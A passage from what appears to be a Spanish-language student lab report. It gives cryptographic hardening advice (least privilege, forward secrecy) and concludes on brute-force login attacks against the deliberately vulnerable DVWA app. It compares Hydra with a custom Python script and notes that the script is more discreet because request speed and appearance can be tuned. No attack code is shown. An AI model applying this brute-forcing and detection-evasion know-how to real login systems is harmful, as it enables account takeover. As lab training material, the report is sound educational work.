Este principio consiste en conceder a usuarios, servicios y aplicaciones solo los permisos estrictamente necesarios para realizar sus funciones. En un contexto criptográfico, esto significa restringir el acceso a las claves privadas y a los sistemas que las procesan. De esta manera, incluso si un atacante compromete una parte del sistema, el daño queda confinado y no podrá acceder a los recursos criptográficos más sensibles.
4. **Adoptar Cifrado con Caducidad (Ephemeral Encryption)**  
Para las comunicaciones, es fundamental utilizar protocolos que empleen claves temporales o efímeras. Tecnologías como el Perfect Forward Secrecy (PFS), implementado en protocolos como Signal y TLS con suites de cifrado específicas, aseguran que se genere una nueva clave de sesión para cada comunicación. Esto protege la confidencialidad de las conversaciones pasadas, incluso si la clave privada a largo plazo del servidor llega a ser comprometida en el futuro.

## Conclusiones y comentarios

Al realizar los ataques de fuerza bruta en el laboratorio contra DVWA, quedó claro que su configuración de seguridad baja, sin medidas de protección como límites de intentos de acceso, la hace extremadamente vulnerable. Esto permitió encontrar múltiples combinaciones de usuario y contraseña válidas en muy poco tiempo usando distintas herramientas.

En cuanto al rendimiento, Hydra demostró ser la más rápida, gracias a que puede enviar muchísimas peticiones simultáneamente, aunque esta misma característica la hace fácil de detectar. Por su parte, el script de Python resultó ser la opción más adaptable y discreta, ya que permite personalizar completamente el comportamiento del ataque, como la velocidad y

la apariencia de las peticiones.

GitHub:<https://github.com/PostRoy/lab2-cripto>